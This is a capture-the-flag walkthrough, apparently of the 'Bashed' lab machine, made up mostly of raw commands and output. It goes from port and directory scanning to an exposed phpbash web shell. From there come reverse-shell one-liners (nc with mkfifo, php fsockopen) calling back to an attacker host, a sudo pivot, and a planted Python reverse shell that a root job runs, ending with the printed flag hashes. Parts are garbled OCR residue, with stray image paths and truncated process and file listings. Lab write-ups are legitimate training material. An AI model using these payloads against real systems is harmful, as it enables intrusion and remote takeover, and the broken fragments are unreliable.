```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.68
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-09 20:20 +03
Nmap scan report for 10.10.10.68
Host is up (0.072s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.35 seconds
root@kali:/home/ghroot/Masaüstü#
```

10.10.10.68

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

DEVELOPMENT • DECEMBER 4, 2017


phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

phpbash

DEVELOPMENT • DECEMBER 4, 2017

LOAD MORE ENTRIES




phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
https://github.com/Arrexel/phpbash


```
www-data:/var/www# pwd
/var/www
www-data:/var/www# cd ../
www-data:/var# cd ../
www-data:/# ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
www-data:/# cd tmp
www-data:/tmp# ls
www-data:/tmp# cd ../
```

```
www-data:/#
```

```
root@kali:/home/ghroot/Masaüstü# dirb http://10.10.10.68

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May  9 20:23:37 2020
URL_BASE: http://10.10.10.68/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.68/ ----
==> DIRECTORY: http://10.10.10.68/css/
==> DIRECTORY: http://10.10.10.68/dev/
==> DIRECTORY: http://10.10.10.68/fonts/
==> DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
```


10.10.10.68/dev/phpbash.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
.0 0 0 ? S< 09:32 0:00 [kpsmoused]
.0 0 0 ? S< 09:32 0:00 [ttm_swap]
.0 0 0 ? S 09:32 0:00 [jbd2/sda1-8]
.0 0 0 ? S< 09:32 0:00 [ext4-rsv-conver]
.2 28332 2760 ? Ss 09:32 0:00 /lib/systemd/systemd-journald
.0 0 0 ? S 09:32 0:00 [kworker/0:3]
.0 0 0 ? S 09:32 0:00 [kworker/0:5]
.0 0 0 ? S 09:32 0:00 [kauditd]
.0 158624 308 ? Ssl 09:32 0:00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_permissions,allow_other,dev,suid
.3 44292 3804 ? Ss 09:32 0:00 /lib/systemd/systemd-udevd
.3 29008 3084 ? Ss 09:32 0:00 /usr/sbin/cron -f
.1 20100 1212 ? Ss 09:32 0:00 /lib/systemd/systemd-logind
.9 111868 9764 ? Ss 09:32 0:00 /usr/bin/vmtoolsd
.8 275760 8352 ? Ssl 09:32 0:00 /usr/lib/accountsservice/accounts-daemon
.1 15940 1808 tty1 Ss+ 09:32 0:00 /sbin/agetty --noclear tty1 linux
.4 255896 24740 ? Ss 09:32 0:00 /usr/sbin/apache2 -k start
.0 0 0 ? S 09:47 0:00 [kworker/0:0]
0.0 0.0 4508 848 ? S 09:52 0:00 sh -c cd /; ps aux|grep root 2>&1
0.0 0.1 11284 1084 ? S 09:52 0:00 grep root
d:/# cd tmp
d:/tmp# ls -la
root root 4096 May 9 09:52 .
root root 4096 Dec 4 2017 ..
oot root 4096 May 9 09:32 .ICE-unix
oot root 4096 May 9 09:32 .Test-unix
oot root 4096 May 9 09:32 .X11-unix
oot root 4096 May 9 09:32 .XIM-unix
oot root 4096 May 9 09:32 .font-unix
oot root 4096 May 9 09:32 VMwareDnD
oot root 4096 May 9 09:32 systemd-private-7747c819fb854f83bc24f1f9a5b2b432-systemd-timesyncd.service-CGHqyh
oot root 4096 May 9 09:32 vmware-root
d:/tmp# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.21 6060 >/tmp/f
d:/tmp# php -r '$sock=fsockopen("10.10.14.21",6060);exec("/bin/sh -i <&3 >&3 2>&3");'
d:/tmp# php -r '$sock=fsockopen("10.10.14.21",6060);exec("/bin/sh -i <&3 >&3 2>&3");'

```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 6060
listening on [any] 6060 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.68] 53102
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty;pty.spawn('/bin/bash');"
www-data@bashed:/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/tmp$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/tmp$ cd ..
cd ..
scriptmanager@bashed:/$ ls -la
ls -la
total 88
drwxr-xr-x  23 root          root          4096 Dec  4  2017 .
drwxr-xr-x  23 root          root          4096 Dec  4  2017 ..
drwxr-xr-x   2 root          root          4096 Dec  4  2017 bin
drwxr-xr-x   3 root          root          4096 Dec  4  2017 boot
drwxr-xr-x  19 root          root          4240 May  9 09:32 dev
drwxr-xr-x  89 root          root          4096 Dec  4  2017 etc
drwxr-xr-x   4 root          root          4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root            32 Dec  4  2017 initrd.img → boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root          4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root          4096 Dec  4  2017 lib64
drwx------   2 root          root         16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root          4096 Dec  4  2017 media
drwxr-xr-x   2 root          root          4096 Feb 15  2017 mnt
drwxr-xr-x   2 root          root          4096 Dec  4  2017 opt
dr-xr-xr-x 123 root          root             0 May  9 09:32 proc
drwx------   3 root          root          4096 Dec  4  2017 root
drwxr-xr-x  18 root          root           500 May  9 09:32 run
drwxr-xr-x   2 root          root          4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Dec  4  2017 scripts
drwxr-xr-x   2 root          root          4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 May  9 09:47 sys
drwxrwxrwt  10 root          root          4096 May  9 10:14 tmp
drwxr-xr-x  10 root          root          4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root          4096 Dec  4  2017 var
lrwxrwxrwx   1 root          root            29 Dec  4  2017 vmlinuz → boot/vmlinuz-4.4.0-62-generic
scriptmanager@bashed:/$ cd scripts
cd scripts
```


scriptmanager@bashed:/$ cd home
cd home
scriptmanager@bashed:/home$ cd arrexel
cd arrexel
scriptmanager@bashed:/home/arrexel$ ls
ls
user.txt
scriptmanager@bashed:/home/arrexel$ cat user.txt
cat user.txt
2c281f318555dbc1b856957c7147bfc1
scriptmanager@bashed:/home/arrexel$

```
scriptmanager@bashed:/scripts$ echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.21\",6161));os.dup2(
s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);" > .exploit.py
<eno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);" > .exploit.py
scriptmanager@bashed:/scripts$ ls
ls
reverse.py  test.py  test.txt
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 24
drwxrwxr--  2 scriptmanager scriptmanager 4096 May  9 10:19 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager  216 May  9 10:19 .exploit.py
-rw-r--r--  1 scriptmanager scriptmanager  216 May  9 10:17 reverse.py
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 May  9 10:19 test.txt
```

It will start otomaticly

```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 6161
listening on [any] 6161 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.68] 50630
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# pwd
/scripts
# cd ..
# cd root
# cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
# 
```